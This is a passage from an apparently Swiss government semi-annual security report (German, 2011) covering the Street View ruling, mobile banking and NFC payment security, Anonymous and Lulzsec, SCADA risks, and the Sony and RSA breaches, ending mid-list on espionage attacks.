[12] http://www.zataz.com/news/21431/jazz--montreux--piratage.html (Stand: 15. August 2011).

3.5 Datenschützer setzt sich vor Gericht gegen Street View durch - vorerst

Am 4. April 2011 wurde das Urteil des Bundesverwaltungsgericht in Sachen Google Street View publiziert.[13] Weil im Google Dienst Street View zahlreiche Gesichter und Autonummern aus Sicht des Datenschutzes nicht genügend unkenntlich gemacht oder Betroffene in sensibler Umgebung, z.B. vor Spitälern, Etablissements des Rotlichtmilieus oder Gefängnissen, gezeigt werden, hatte der Eidgenössische Datenschutz- und Öffentlichkeitsbeauftragte (EDÖB) am 13. November 2009 eine Klage beim Bundesverwaltungsgericht eingereicht. Das Gericht hält nun in seinem Urteil fest, dass Google «darum besorgt sein muss, sämtliche Gesichter und Kontrollschilder unkenntlich zu machen». Im Bereich von sensiblen Einrichtungen (Gefängnisse, Spitäler, Frauenhäusern, etc.) muss Google «nebst den Gesichtern auch weitere individualisierende Merkmale wie Hautfarbe, Kleidung, Hilfsmittel von körperlich behinderten Person, etc.» so verwischen, dass die abgebildeten Personen nicht mehr erkennbar sind. Google darf keine Bilder von Privatbereichen wie umfriedeten Gärten oder Höfen machen, «die dem Anblick eines gewöhnlichen Passanten verschlossen bleiben» und muss «solche bereits vorhandenen Bilder aus Google Street View entfernen oder eine Einwilligung (der betroffenen Personen) einholen». Vor Aufnahmefahrten muss Google zudem auch in lokalen Presseerzeugnissen, und nicht nur auf der Internetseite von Google Maps, informieren. Abgelehnt wurde jedoch die Forderung, Aufnahmen auf Privatstrassen zu verbieten. Diese sind laut Bundesverwaltungsgericht erlaubt «sofern sie hinreichend unkenntlich gemacht worden sind und keine Privatbereiche zeigen»

Google hat das Urteil an das Bundesgericht weitergezogen, so dass dieses Urteil noch nicht rechtskräftig ist. Dennoch zeigt dieser Fall deutlich, in welcher Problematik die Gerichte im Zusammenhang mit neuen Medien stecken. An und für sich ist dieses Urteil keine Überraschung, da eine systematische Veröffentlichung von Personendaten so nicht gestattet ist. Die Tatsache, dass Google (nach eigenen Angaben) die veröffentlichten Personen und Autoschilder um bis zu 99% unkenntlich macht[14], heisst im Umkehrschluss, dass die restlichen 1 % erkennbar sind. Dies ist technisch gesehen sicherlich eine sehr gute Quote, juristisch gesehen aber schwierig zu interpretieren. Ein Sachverhalt ist entweder verboten oder erlaubt. Werden Ausnahmen erlaubt, ist nachfolgend die schwierige Frage zu klären, in welchem Umfang eine Ausnahme erlaubt ist. Da für alle anderen Firmen die gleichen Voraussetzungen gelten müssen, stellt sich das Problem, ob beispielsweise der Datenschutz für die Kundenkarten der Grossverteiler auch nur für 99% der Daten gilt.

Ein anderer Gesichtspunkt ist die Art der Unkenntlichmachung der Daten gerade auch im Bereich von sensiblen Einrichtungen. Beim Anonymisieren geht es nicht in erster Linie darum, irgendwelche Personen für die Welt unkenntlich zu machen, sondern um den Schutz der Privatsphäre im Bekanntenkreis oder Arbeitsumfeld. Gerade in diesem Umfeld ist es meist auch schon anhand der Körperhaltung oder der Kleidung möglich, auf die Person zu schliessen.

13 http://www.bvger.ch/aktuell/index.html?lang=de&download=NHzLpZeg7t,lnp6I0NTU042l2Z6ln1acy4Zn4Z2qZpnO2Yuq2Z6gpJCDdIR5g2ym162epYbg2c_JjKbNoKSn6A-- (Stand: 15. August 2011).

14 http://www.tagesanzeiger.ch/schweiz/standard/Google-droht-mit-Abschaltung-von-Street-View/story/10674789?dossier_id=759 (Stand: 15. August 2011).

3.6 BankenApps – Sicherheit versus Benutzerfreundlichkeit

Der App-Trend ist auch in der Finanzwelt spürbar. Diverse Schweizer Finanzinstitute bieten mittlerweile *BankenApps* an. Neben der Anzeige von diversen Informationen wie Börsenkursen fehlen allerdings noch die Möglichkeiten im Bereich der Transaktionen. Eine Ausnahme ist hier die Postfinance, welche Transaktionen von kleinen Beträgen zwischen Postfinance-Kunden zulässt. Weltweit sieht dies anders aus: Bereits 2009 wurden rund 850 Millionen mobile Transaktionen registriert[15]. Es ist also nur eine Frage der Zeit, bis auch in der Schweiz Transaktionen via so genannte Apps in grösserem Umfang getätigt werden können. In diesem Zusammenhang müssen auch die Sicherheitsfragen beantwortet werden. Problematisch ist, dass der Nutzer eine einfache, benutzerfreundliche aber zugleich auch sichere Identifikationsmethode wünscht. Beim Mobile-Banking ist das sonst sichere *mTAN*-Verfahren nicht mehr praktikabel, da der extra eingeführte zweite Authentifizierungskanal wegfällt, weil sich Applikation und *TAN* auf dem gleichen Gerät befinden. Auch die von diversen Banken angebotenen *TAN*-Rechner sind nicht wirklich praktikabel, da diese schon fast grösser als das Mobiltelefon selbst sind. Lösungen mit USB-Sticks fallen ebenso weg, so dass am Schluss eigentlich nur noch der Schritt zurück auf die *TAN*-Liste im Kreditkartenformat bleibt.

Ebenfalls ein nicht zu unterschätzendes Problem ist das Angebot von All-in-One–Mobile-Banking-Lösungen. Hierbei wird eine Applikation angeboten, welche nicht an eine Bank gebunden, sondern für viele Banklösungen funktionieren soll. Da diese Applikationen nicht durch die Banken angeboten werden, ist die Vertrauenswürdigkeit des jeweiligen Anbieters nur schwer abschätzbar. Aber auch das Verhindern von gefälschten BankenApps, welche es nur auf die Zugangsdaten abgesehen haben, hängt vor allem von der Restriktivität des entsprechenden App-Shops ab und kann nicht direkt von der Bank gesteuert werden.

BankenApps sind in der Schweiz noch nicht etabliert. Es stellt sich hier die Frage nach der geeigneten Authentifizierungsmethode. Nicht vergessen sollte man allerdings, dass auch über die Browser der jeweiligen *Smartphones* schon heute ganz normales E-Banking betrieben werden kann. Im Gegensatz zu den Apps gelten hier keine Transaktionslimiten. Die Problematik beispielsweise des zweiten Authentifizierungskanals über eine *mTAN* bleibt. Dies ist momentan noch kein grosses Thema, da Schadsoftware auf Smartphones erst in den Kinderschuhen steckt. Trotzdem wird sich dieses Thema in den nächsten Jahren weiterentwickeln.

3.7 Bezahlen mit dem Mobiltelefon

In vielen asiatischen Ländern wird das Bezahlen mit dem Mobiltelefon mittels *Near-Field-Communication (NFC)* schon seit langem eingesetzt. NFC ermöglicht den Austausch von Informationen zwischen Geräten, die nahe aneinander gehalten werden[16]. Soll etwas bezahlt werden, wird beispielsweise das Mobiltelefon kontaktlos an ein Terminal gehalten, welches die Daten über Produkt, Shop und Preis erhält, die vom Kunden bestätigt werden müssen, und dann via Mobilfunknetz weitergegeben werden, um anschliessend vom Konto abgebucht zu werden. Daneben gibt es Anwendungen wie das Ticketing, das Abrufen von Informationen oder die Identifikation bei der Zutrittsberechtigung. In Japan waren 2004 bereits über eine Million NFC-Handys im Umlauf. In Europa und den USA konnte sich das NFC Mobiltelefon bis vor kurzem nicht durchsetzen.

---

15 http://www-935.ibm.com/services/ch/bcs/mobilebanking/ (Stand: 15. August 2011)

16 http://www.nfc-handy.eu/ (Stand: 15. August 2011).

Ende Mai 2011 hat Google mit Google Wallet seinen neuen Bezahldienst vorgestellt. Wer ein Android Mobiltelefon mit NFC-Schnittstelle besitzt, kann über diesen Dienst bezahlen. Dies funktioniert an allen *PayPass* Terminals. Das sind Terminals, an welchen man mit *RFID* fähigen Kreditkarten kleinere Beträge bezahlen kann. Damit wird klar, dass die RFID- und die NFC Technologie grosse Gemeinsamkeiten haben. Der Unterschied besteht vor allem darin, dass sich bei NFC weitaus komplexere Anwendungen realisieren lassen. Bei RFID wird nur die Identifikationsnummer übermittelt, die anschliessend stattfindenden Aktionen werden vom Terminalsystem übernommen. Bei NFC-Chips, welche mehrheitlich in Mobiltelefonen eingebaut werden, kann nun die Funktion durch jede beliebige Software auf dem Mobiltelefon verwendet und angesteuert werden, was die Möglichkeiten beliebig vergrössert. Die meisten grossen Mobilfunkhersteller werden die Geräte ab diesem Jahr standardmässig mit dem NFC-Chip ausstatten. Es wird zudem spekuliert, dass beispielsweise das iPhone 5 über einen solchen Chip verfügt.[17]

Aufgrund der fehlenden Verbreitung der entsprechenden Mobiltelefone sind in der Schweiz verschiedene andere Verfahren in Betrieb, welche nicht auf die NFC Technologie zurückgreifen. Schon 2005 lancierte beispielsweise die Postfinance ein System, bei dem die Handynummer mittels eines *Barcode-Klebers* auf dem Telefon in die Zahlungsvorrichtung an der Kasse eingelesen wurde. Der Kunde musste zusätzlich einen PIN-Code eingeben. Online wurden dann Kontostand und Transaktionslimite überprüft. Dem Kunden wurde danach ein weiterer, einmalig gültiger Barcode per *SMS* zugeschickt. Nach dem Einlesen dieses Barcodes musste er die Transaktion nur noch per Knopfdruck bestätigen.[18]

Ein weiteres Beispiel bietet das Verfahren mit welchem man an Selecta-Automaten bezahlen kann. Man schickt eine SMS mit der Automatenkennung an eine Kurznummer. Daraufhin wird der Betrag von 6 CHF auf dem Automaten freigeschaltet und man kann einmalig das gewünschte Produkt beziehen. Das Problem hierbei ist, dass die Absender-Telefonnummer gefälscht werden kann und anschliessend der Betrag einer fremden Person in Rechnung gestellt wird.[19]

In den letzten Jahren wurden von der Privatwirtschaft immer wieder Versuche unternommen, sogenanntes Micropayment einzuführen, mit welchem man Klein- und Kleinstbeträge bezahlen und sozusagen das «Münz» ersetzen kann. Sowohl die Einführung des Bezahlsystems *CASH* als auch das System PayPass von Kreditkartenfirmen, das auf der RFID-Technologie beruht, fanden in der Schweiz bis anhin keine grosse Durchdringung. Aufgrund der tiefen Nutzungszahlen haben sich dann auch diverse Finanzinstitute im September 2010 entschieden, die CASH-Funktion von der Maestro-Karte zu trennen.[20]

Die Philosophie dieser Bezahlsysteme beruht auf Einfachheit, es wird deshalb auf die Eingabe eines PINs verzichtet. Abgesichert wird das Sicherheitsrisiko mit sehr geringen Limiten bei der Bezahlung. Dies dürfte der Grund für die geringe Akzeptanz dieser Systeme sein. Der Kunde vergleicht diese Systeme nicht mit Bargeld, das ebenfalls (nicht PIN geschützt ist und) gestohlen werden kann, sondern mit Bank- und Kreditkarten und fühlt hier ein Sicherheitsrisiko. Zu diesem Schluss kommt auch eine Studie von ABI Research, welche die Datensicherheit als Hauptgrund für das langsame Marktwachstum von NFC-Applikationen identifiziert.[21]

---

17 http://www.tagesanzeiger.ch/wirtschaft/unternehmen-und-konjunktur/Endlich-mit-dem-Handy-bezahlen/story/25473142 (Stand: 15. August 2011).

18 http://www.inside-it.ch/frontend/insideit?_d=_article&news.id=3142 (Stand: 15. August 2011).

19 http://www.tagesschau.sf.tv/Nachrichten/Archiv/2011/05/13/Schweiz/Hacker-nehmen-das-Handy-ins-Visier (Stand: 15. August 2011).

20 http://www.cashcard.ch/ca_home/ca_release-cash-trennung.htm (Stand: 15. August 2011).

21 http://www.mobile-zeitgeist.com/2007/08/23/studie-sicherheit-ist-erfolgsfaktor-fuer-nfc/ (Stand: 15. August 2011).

Bei der Sicherheit von NFC fährt man eine zweigleisige Strategie. Auf der einen Seite stehen so genannte «Secure Elements», *Mikroprozessoren* sowie *SIM*- oder *Speicherkarten*, auf denen *digitale Zertifikate* bereit gehalten werden, um die Transaktion zu schützen. Die andere Seite bilden spezielle Software-Bestandteile, welche über Sicherheits-Funktionen verfügen, die das Gerät gegen *Viren* und *Trojanisches Pferde* schützen sollen.[22]

4 Aktuelle Lage IKT-Infrastruktur international

4.1 Angriffe von Anonymous

Unter dem Label «Anonymous» koordinieren sich Internet-Aktivisten aus aller Welt, um für ein freies Internet und gegen staatliche Kontrollen zu demonstrieren. Ironischerweise ist ihr beliebtestes Mittel der so genannte Distributed Denial of Service (DDoS) Angriff – eine Methode, mit welcher Webseiten durch zahllose Anfragen überlastet werden und in der Folge nicht mehr erreichbar sind. Die Aktivisten sind häufig geprägt von jugendlichem Idealismus und einer gewissen Naivität. Anonymous' erste Mission richtete sich gegen Scientology im Januar 2008. Weltweite Aufmerksamkeit erreichte die Gruppe mit Aktionen zur «Verteidigung» von Wikileaks Ende 2010, indem Postfinance, Paypal, Visa und Mastercard angegriffen wurden. Mittlerweile hat Anonymous sich solidarisch mit den Aufständischen im nordafrikanischen Raum erklärt und bekämpft nebenbei auch noch die Branchenverbände der Musik- und Filmbranche.
Um bei entsprechenden Aktionen mitzumachen, kann man ein frei zugängliches Programm herunterladen und dann entweder das Ziel selbst bestimmen oder seinen Computer für Angriffe fernsteuern lassen. Nicht erstaunlich deshalb, dass unter den Aktivisten regelmässig minderjährige Personen zu finden sind – die jugendliche Rebellion gegen das Establishment wird nun virtuell ausgetragen.

Das Anonymous-Kollektiv hat in den letzten Monaten unter anderem die italienischen Firmen Eni, Finmeccanica und Unicredit angegriffen. Auch Institutionen wie die italienische Post, der Senat, die Abgeordnetenkammer und die Webseite der Regierung von Ministerpräsident Berlusconi waren im Visier von Anonymous. In verschiedenen anderen Staaten (darunter USA, England, Holland, Spanien, Türkei) wurden bereits Teilnehmer an ähnlichen Angriffen festgenommen, was dort ebenfalls zu Angriffen auf die Webseiten der entsprechenden Polizeikorps oder Regierungen geführt hat.

Ein weitaus grösseres Problem stellen *Botnetz*-Betreiber dar, welche sich mit ihren zahlreichen infiltrierten Computern einem Aufruf von Anonymous anschliessen könnten. Weiter wurde bereits beobachtet, dass Aktivisten Rechenkapazitäten von *Cloud-Services*[23] anmieten, um Angriffe zu verüben oder zu verstärken.

Die Teilnahme an DDoS-Angriffen ist vielerorts strafbar. Dies ist manchen Aktivisten nicht bewusst oder sie glauben sich irrtümlich anonym. Die Polizeiaktionen in verschiedenen Ländern dürften das Bewusstsein diesbezüglich schärfen und einige Personen davon abhalten, dem Kollektiv beizutreten, respektive ihren Computer für weitere Angriffe zur Verfügung zu stellen.

---

[22] http://www.macnews.de/iphone/nfc-technologie-zusammenfassung-und-ausblick-88817(Stand: 15. August 2011).

[23] Unter Cloud-Services versteht man Dienstleistungen im Internet, welche insbesondere Bereitstellung von Rechenleistung, Bandbreite und Speicher anbieten.

Obwohl «Anonymous» mehrfach betont, ein Kollektiv von gleichgestellten Aktivisten zu sein, sind einige wenige Personen als treibende Kräfte der Organisation zu sehen. Bei diesen dürfte es sich um einigermassen versierte Nutzer handeln, welche der grossen Masse Möglichkeiten eröffnen und Drall geben. Diese Positionen können aber ebenfalls von beliebigen Personen – auch kurzfristig – eingenommen werden. Insofern kann aus Meldungen bezüglich der Verhaftung eines «Kopfes» von Anonymous nicht geschlossen werden, dass die Aktivitäten der Gruppe deshalb aufhören.

4.2 Angriffe von Lulzsec

Das Hackerkollektiv Lulzsec trat in den letzten Monaten mit mehreren Angriffen in Erscheinung, in erster Linie auf Daten in schlecht gesicherten Bereichen auf Web-Servern und Angriffen auf die Verfügbarkeit (so genannte *DDoS-Angriffe*). Selbsterklärtes Ziel der Mitglieder von Lulzsec war es, auf die latenten Sicherheitslücken und Probleme im Internet aufmerksam zu machen. Entsprechend ist der Name des Kollektivs eine Verschmelzung der Ausdrücke lol (für Laughing out Loud) und sec (für security). Auf ihrer Webseite wurden nach erfolgreichem Angriff Daten, Ordnerstrukturen und Informationen zu den gehackten Netzwerke und Systemen aufgeschaltet.

Die Aktionen von Lulzsec waren selbstdeklariert nur auf 50 Tage ausgelegt und nach eigenen Angaben bestand die Gruppe aus sechs Mitgliedern. Am 25. Juni wurde die letzte Meldung von Lulzsec, ein Abschiedsbrief, auf der Webseite hochgeladen. Inwiefern diese Auflösung der Gruppe im Zusammenhang mit der Festnahme von mutmasslichen Lulzsec-Mitgliedern steht, ist ungeklärt.

Im Unterschied zum Hackerkollektiv Anonymous (siehe auch Kapitel 4.1), war Lulzsec keine undefinierte, basisdemokratisch ausgelegte Bewegung, sondern ein Hackerkollektiv im ursprünglichen Sinne. Mit ihren Aktionen wollte Lulzsec der Welt aufzeigen, dass Sicherheit im Internet oftmals eine leere Worthülse sei und Nutzer auf die oftmals schlechten oder fehlenden Sicherheitsvorkehrungen grosser Anbieter sensibilisieren. Insofern hatte Lulzsec eine durchaus politische Nachricht, diese bezog sich aber auf das Internet und die Freiheit, respektive Sicherheit der Information generell. Demgegenüber lanciert Anonymous in erster Linie Strafaktionen über das Internet - als Antwort auf Vorgänge in der realen Welt, die ihnen nicht passen.

4.3 SCADA Update

Seit Bekanntwerden des Wurms Stuxnet im zweiten Halbjahr 2010 steht die Sicherheit von *SCADA*-Software vermehrt im Fokus. Die grundsätzliche Problematik mit SCADA-Systemen liegt insbesondere in ihrer Geschichte: Ursprünglich waren sie abgeschottete, eigenständige und proprietäre Systeme,[24] auf welche von aussen höchstens via ein *Dial-up-Modem* vom Hersteller zur Wartung zugegriffen werden konnte.[25] Entsprechend weisen diese Systeme kaum Funktionen zum Schutz vor elektronischen Angriffen auf. In jüngster Zeit werden *speicherprogrammierbare Steuerungen und Prozessleittechnik* jedoch immer weiter vernetzt, verwenden vermehrt standardisierte Protokolle und Technologien und sind teilweise sogar über das Internet erreichbar. Mit einer speziellen Computer-Suchmaschine[26] (im Gegensatz

[24] Siehe auch MELANI HJB 2010/2, Kap. 5.1

[25] Auch solche – noch vorhandenen – Fernzugriffsmöglichkeiten bieten Angriffsfläche. Manchmal weiss weder der Betreiber noch der Hersteller, dass solche Linien nach wie vor existieren.

[26] http://www.us-cert.gov/control_systems/pdf/ICS-Alert-10-301-01.pdf; http://www.shodanhq.com (Stand: 15. August 2011).

zu Webseiten-Suchmaschinen wie Google, Bing etc.) wurde das Auffinden solcher Anlagen erheblich vereinfacht.[27]

Die Medienpräsenz von Stuxnet hat offenbar bei vielen Sicherheitsexperten auch das Interesse an Industrieleittechnik und SCADA-Systemen geweckt. So wurden seither verschiedene Sicherheitslücken in solchen Produkten gefunden und darüber berichtet.[28] Es wurden Methoden entdeckt, die es erlauben, Systeme aus der Ferne zu übernehmen, beliebige Dateien herunter- respektive hochzuladen, gezielt Dienste oder spezifische Kontroller abzuschiessen,[29] Code einzuschleusen und zu starten sowie einfach falsche Daten einzuspeisen, auf welche die Steuerungen dann reagieren als wären sie korrekt.

Der grosse Unterschied zu herkömmlicher Computersoftware liegt darin, dass zum Einen die Hersteller bislang wenig Erfahrung mit der Behebung von Sicherheitslücken haben und zum Anderen die Software der Komponenten von den Betreibern selten aktualisiert werden. Bei konstant laufenden Prozessen kann dies nur in gewissen Wartungsfenstern vorgenommen werden. Die Auswirkungen von Patches auf den Gesamtprozess können häufig nur sehr beschränkt vorgängig getestet werden. Das Prinzip «don't touch a running system» gilt insofern, als dass Störungen und Ausfälle schnell hohe Kosten verursachen können.

SCADA-Systeme werden immer häufiger mit den Administrationssystemen der Unternehmen verbunden, um Geschäftsentscheidungen auf der Basis von Echtzeitdaten zu fällen und Daten werden vermehrt über das Internet ausgetauscht. Die strikte Trennung von operativen und administrativen Systemen zu propagieren, ist wohl eine gute Idee, dürfte sich aber als illusorisch und inpraktikabel erweisen. Vielmehr müssen die damit zusammenhängenden neuen Gefahren und Risiken erkannt, eingeschätzt und Strategien zur Erkennung und Behebung im Ereignisfall entwickelt werden. Jedoch gibt es auch verschiedene Massnahmen, wie Beeinträchtigungen verhindert werden können: Beispielsweise durch die Verwendung eines VPN für Zugriffe aus der Ferne, den Einsatz einer *Firewalls* mit *White-Listing* sowie Signierung des Steuerungscodes und der Konfiguration.

4.4 80 Millionen Kundendaten von Sony entwendet

Am 27. April 2011 gab Sony bekannt, dass vom 17. April bis 20. April 2011 rund 80 Millionen Kundendaten von Nutzern des Playstation Networks (PSN) und ihrem Musik- und Videodienstes Qriocity entwendet worden waren. Das PSN und Qriocity wurden daraufhin vom Netz getrennt und erst am 14. Mai 2011 wieder aufgeschaltet. Am 2. Mai 2011 wurde die PC-Onlinespieleplattform Sony Online Entertainment (SOE) ebenfalls vom Netz genommen, da hier rund 25 Millionen Kundendaten entwendet wurden. Die Plattform und die von ihr abhängigen Spiele wurden am 14. Mai 2011 ebenfalls wieder sukzessive aufgeschaltet.

Angriffe dieses Ausmasses verursachen für das betroffene Unternehmen grössere finanzielle Schäden. Das PSN, SOE und Qriocity sind grösstenteils so genannte Mikromärkte. Im Vordergrund stehen dabei konstante Einkäufe der Benutzer in kleinen Beträgen, sei dies für ein Zusatzpaket zu einem Spiel, ein Video oder virtuelle Gegenstände innerhalb eines Online-

---

[27] http://www.heise.de/security/meldung/Angreifer-nehmen-Industriesteuerungen-im-Internet-aufs-Korn-1129657.html (Stand: 15. August 2011).

[28] http://us-cert.gov/control_systems/ (Stand: 15. August 2011), http://www.nsslabs.com/blog/2011/05/800.html (Stand: 15. August 2011), http://www.wired.com/threatlevel/2011/03/scada-vulnerabilities/ (Stand: 15. August 2011), http://news.infracritical.com/pipermail/scadasec/2011-May/019934.html (Stand: 15. August 2011), http://www.eweek.com/c/a/Security/SCADA-Vulnerabilities-Patched-in-Two-Industrial-Control-Software-from-China-583558/ (Stand: 15. August 2011).

[29] Bei gewissen SPS genügt ein einfacher Scan der Ethernet-Kommunikationsschnittstelle um sie zum Stillstand zu bringen.

spieles. Grössere Ausfälle dieser Plattformen führen damit auch zu einem Versiegen der kontinuierlich fliessenden Einnahmen. Die Reaktion von Sony, praktisch alle Onlinedienstleistungen für über zwei Wochen vom Netz zu trennen und damit auf diese Einkünfte zu verzichten, zeigt die Ernsthaftigkeit des Vorfalles.

Welche Art von Daten - in erster Linie wohl Kreditkartennummern und weitere Zahlungsdetails von Sony Kunden - gestohlen worden sind, ist bis heute unklar. Nach Angaben von Sony verfügte das PSN im Januar 2011 über mehr als 60 Millionen Kunden, womit davon ausgegangen werden muss, dass der ganze Kundenstamm von Sonys Onlinediensten in die Hände der Angreifer gefallen ist. Dasselbe gilt für SOE. Es ist insofern wahrscheinlich, dass die Angreifer nicht einfach in die Peripherie des Sony-Netzwerkes eingedrungen sind, sondern Zugriff auf die zentrale Kundeninformationsablage der Sony-Onlinedienste erlangt haben.

Die zentrale Speicherung von Informationen - gerade bei Onlinediensten - macht durchaus Sinn. Allerdings ist damit ein Klumpenrisiko verbunden. Entsprechend früher gemachten Aussagen in den MELANI Halbjahresberichten, sei auch hier einmal mehr auf die Wichtigkeit einer integralen Informationssicherung aufmerksam gemacht, die nicht bei der technischen Absicherung der Netzwerke halt macht. Auf Grund der Aussagen von Sony scheint dies zumindest bei den Kreditkartendaten der Fall gewesen zu sein, da im Falle von SOE nur rund 12‘700 Kreditkartennummern abgefasst worden sind und der Rest in verschlüsselter Form abgelegt war. Unklar ist, was für andere Kundendaten und wie zentral diese gespeichert worden sind. Da es sich um Onlinedienste handelt, können auch Logins, Passwörter, Online- und Benutzerprofile und dergleichen den Angreifern in die Hände gefallen sein. Sollte dies der Fall sein, könnte dies für weitere, zielgerichtete (*social engineering*) Angriffe verwendet werden.

4.5 Hacking-Opfer RSA - Unternehmen fürchten um ihre Sicherheit

Am 17. März 2011 erklärte das Sicherheitsunternehmen RSA, einer der weltweit führenden Hersteller von Kryptolösungen und Produzent von *SecurID*, einem Hackerangriff zum Opfer gefallen zu sein. SecurID ist eines der ältesten Systeme für Zweifaktor-Authentifizierung zur sicheren Anmeldung an Rechnern und den meisten als *Hardware-Token* bekannt, der alle 60 Sekunden ein *Einmalpasswort* generiert.

Gemäss den Erklärungen, die RSA im eigenen *Blog* abgab[30], sollen einige Angestellte des Unternehmens E-Mails mit einem Microsoft-Excel-Dokument im Anhang erhalten haben. Das Dokument mit der Bezeichnung «2011 Recruitment Plan» nutzte einen *Zero-Day Exploit* im Adobe *Flash Player* aus und richtete anschliessend eine so genannte *Backdoor* ein. Daraufhin konnte der Angreifer eine abgeänderte Version von Poison Ivy, einem viel verwendeten *Remote Administration Tool* (RAT), installieren. Dieses hatte schon im Mittelpunkt verschiedener Spionagekampagnen gestanden. Wenige Tage zuvor – am 14. März 2011 - hatte Adobe über neue Sicherheitslücken informiert und mitgeteilt, dass im Internet bereits erste Angriffe festgestellt wurden, welche diese Schwachstelle ausnutzten.

Bis heute wird darüber spekuliert, was innerhalb von RSA tatsächlich gestohlen wurde. Das interessanteste Ziel war aber sicherlich die SecurID. Laut RSA war davon die Rede, dass die ausgespähten Daten die «Effektivität der Implementierung der Zweifaktor-Authentifizierung SecurID verringern». Verschiedene Quellen liessen dann auch verlauten, dass beim Angriff

[30] http://blogs.rsa.com/rivner/anatomy-of-an-attack/ (Stand: 15. August.2011)

sowohl der Algorithmus, der die Einmalpasswörter erzeugt, als auch die firmenspezifischen Initialwerte, die sogenannten *Seeds*, entwendet worden sein könnten. Angreifer könnten mit Kenntnis des Algorithmus und dieser Seeds wahrscheinlich alle Einmalpasswörter berechnen. Die Sicherheit eines Unternehmens ist dann auf statische Authentifizierungsfaktoren beschränkt, nämlich den User-Name, das Passwort und die Seriennummer. Wenn ein Angreifer diese Daten ebenfalls in Erfahrung bringt, kann er in der Folge aus der Ferne in das entsprechende interne Firmennetzwerk eindringen. Verschiedene Vorfälle bestätigen die These, dass gravierende Daten gestohlen worden sind: Dies gilt vor allem für die Tatsache, dass sich RSA dazu bereit erklärt hat (in einigen Fällen wurde bereits damit begonnen), alle erzeugten Tokens[31] (ca. 40 Millionen Stück) zu ersetzen. Zudem erfolgte der Angriff gegen den Rüstungskonzern Lockheed Martin[32] (siehe Kapitel 4.6) unter Zuhilfenahme gestohlener oder selbstgenerierter RSA-Einmalpasswörter. Darüber hinaus bestehen Spekulationen über Angriffe gegenüber anderen Akteuren der Rüstungsindustrie wie L-3 Communications[33] oder Northrop Grumman[34].

Nach dem Angriff ergaben sich verschiedene Fragen sowohl bezüglich des gestohlenen Materials als auch der Methode des Angriffs. Microsoft bestätigte, dass bei der Excel-Version 2010 ein derartiger Angriff ausgeschlossen gewesen wäre, da diese über ein Sandbox-System verfügt. Somit liegt der Schluss nahe, dass die Angestellten von RSA ältere Versionen der Microsoft-Software verwendet hatten. Dazu kommt, dass es sich bei der verwendeten Malware um Poison Ivy und somit eine «Seniorin» der Szene handelt. Wie RSA selber bestätigte, werden die Daten bei einem Angriff mit Poison Ivy über eine FTP-Verbindung nach aussen geschickt. Somit muss man sich fragen, warum einer der weltweit grössten Sicherheitskonzerne den Export von passwort-geschützten Daten nach ausserhalb des Betriebsnetzes über das FTP-Protokoll erlaubt. Als weiterer Punkt sind die *Domains* im Zusammenhang mit dem Angriff zu erwähnen. Die verschiedenen Domain-Namen, die verwendet wurden, um die schädlichen Codes auf der infizierten Maschine herunterzuladen und Informationen zu sammeln, waren schon seit längerem bekannt[35]. Auch hier stellt sich die Frage, warum ein Unternehmen wie RSA diese Namen nicht schon seit langem gefiltert hat. Die Schaffung eines «Chief Security Officer (CSO)» nach dem Angriff, respektive das Fehlen eines solchen vor dem Angriff ist ebenfalls eine - wenn nicht die verblüffendste - Feststellung. Die Stelle des CSO, wurde Eddie Schwartz anvertraut, welcher die gleiche Position schon bei NetWitness inne hatte und sie somit bestens kennt[36].

RSA hat angekündigt, alle Tokens auszutauschen. Da dies bei 40 Millionen Stück einige Zeit dauern dürfte, befinden sich somit die Kunden, die noch im Besitz eines alten Tokens sind, im Zweifel darüber, ob das eigene System momentan sicher ist oder nicht. Dies insbesondere, weil RSA gegenüber den Kunden nicht klar über Ausmass und Gefahr kommuniziert hat.

Am einfachsten, aber auch am kostenintensivsten wäre es deshalb, die Authentifizierungslösung zu wechseln – also anstelle von RSA ein anderes Unternehmen zu berücksichtigen. Wenn diese Lösung nicht umsetzbar ist, muss angenommen werden, dass das eigene Netz gegen aussen nur durch statische Authentifizierungsfaktoren geschützt ist. Man muss sich somit vergewissern, dass man über ein starkes Passwort verfügt (welches nicht als potenzielles Opfer eines *Brute-Force-Angriffs* erachtet wird). *Brute-Force-Angriffe* sind zu überwa-

[31] http://money.cnn.com/2011/06/08/technology/securid_hack/index.htm (Stand: 15. August.2011).

[32] http://www.rsa.com/node.aspx?id=3891 (Stand: 15. August.2011).

[33] http://www.wired.com/threatlevel/2011/05/l-3/ (Stand: 5. August.2011).

[34] http://www.foxnews.com/scitech/2011/05/31/northrop-grumman-hit-cyber-attack-source-says/ (Stand: 15. August.2011)

[35] http://krebsonsecurity.com/2011/05/rsa-among-dozens-of-firms-breached-by-zero-day-attacks/ (Stand: 15. August 2011).
http://krebsonsecurity.com/2011/03/domains-used-in-rsa-attack-taunted-u-s/ (Stand: 15. August 2011).

[36] https://twitter.com/#!/eddieschwartz/status/78457359114055682 (Stand: 15. August 2011).

chen. Auch Zugriffe von ungewöhnlichen *IP-Adressen* müssen ausfindig gemacht werden, nötigenfalls muss auch in Betracht gezogen werden, den *Fernzugang* ganz sperren.

4.6 Angriffe mit Spionagehintergrund

Cyber-Angriffe gegen Regierungen und Firmen gehören mittlerweile zur Tagesordnung (siehe hierzu auch Kapitel 5.3). Neben den ungezielten, flächendeckenden Angriffen, welche nur darauf abzielen, möglichst viele Computer wahllos zu infizieren, gibt es regelmässig gezielte Attacken. Eine nicht abschliessende Liste mit den wichtigsten im ersten Halbjahr 2011 publik gewordenen Spionageangriffen ist nachfolgend gegeben:

Oktober 2010: US-Börse Nasdaq

Laut einem Bericht[37] sind im Jahr 2010 Angreifer gleich mehrfach ins Netzwerk der Technologiebörse Nasdaq eingedrungen. Die Angreifer sollen sich dabei aber «nur» umgesehen haben. Nachdem am Anfang der Vorfall als «harmlos» eingestuft worden ist, lässt der Einbezug der National Security Agency (NSA) bei der Aufklärung auf eine grössere Tragweite des Angriffs schliessen.

Dezember 2010: Französisches Finanzministerium

Das französische Finanzministerium war 2010 Opfer eines Cyberangriffs, bei dem rund 150 Computer mit Spionagesoftware infiziert wurden. Es wurden offenbar Dokumente gestohlen, welche im Zusammenhang mit Frankreichs G20-Vorsitz stehen. Wie die Täter in die PCs gelangten und welche Sicherheitslücken diese ausgenutzt hatten, wurde nicht mitgeteilt. Die Dokumente sollen den Weg über chinesische Server zu den Angreifern genommen haben.[38]

Januar 2011: Kanadisches Treasury Board und Finance Department

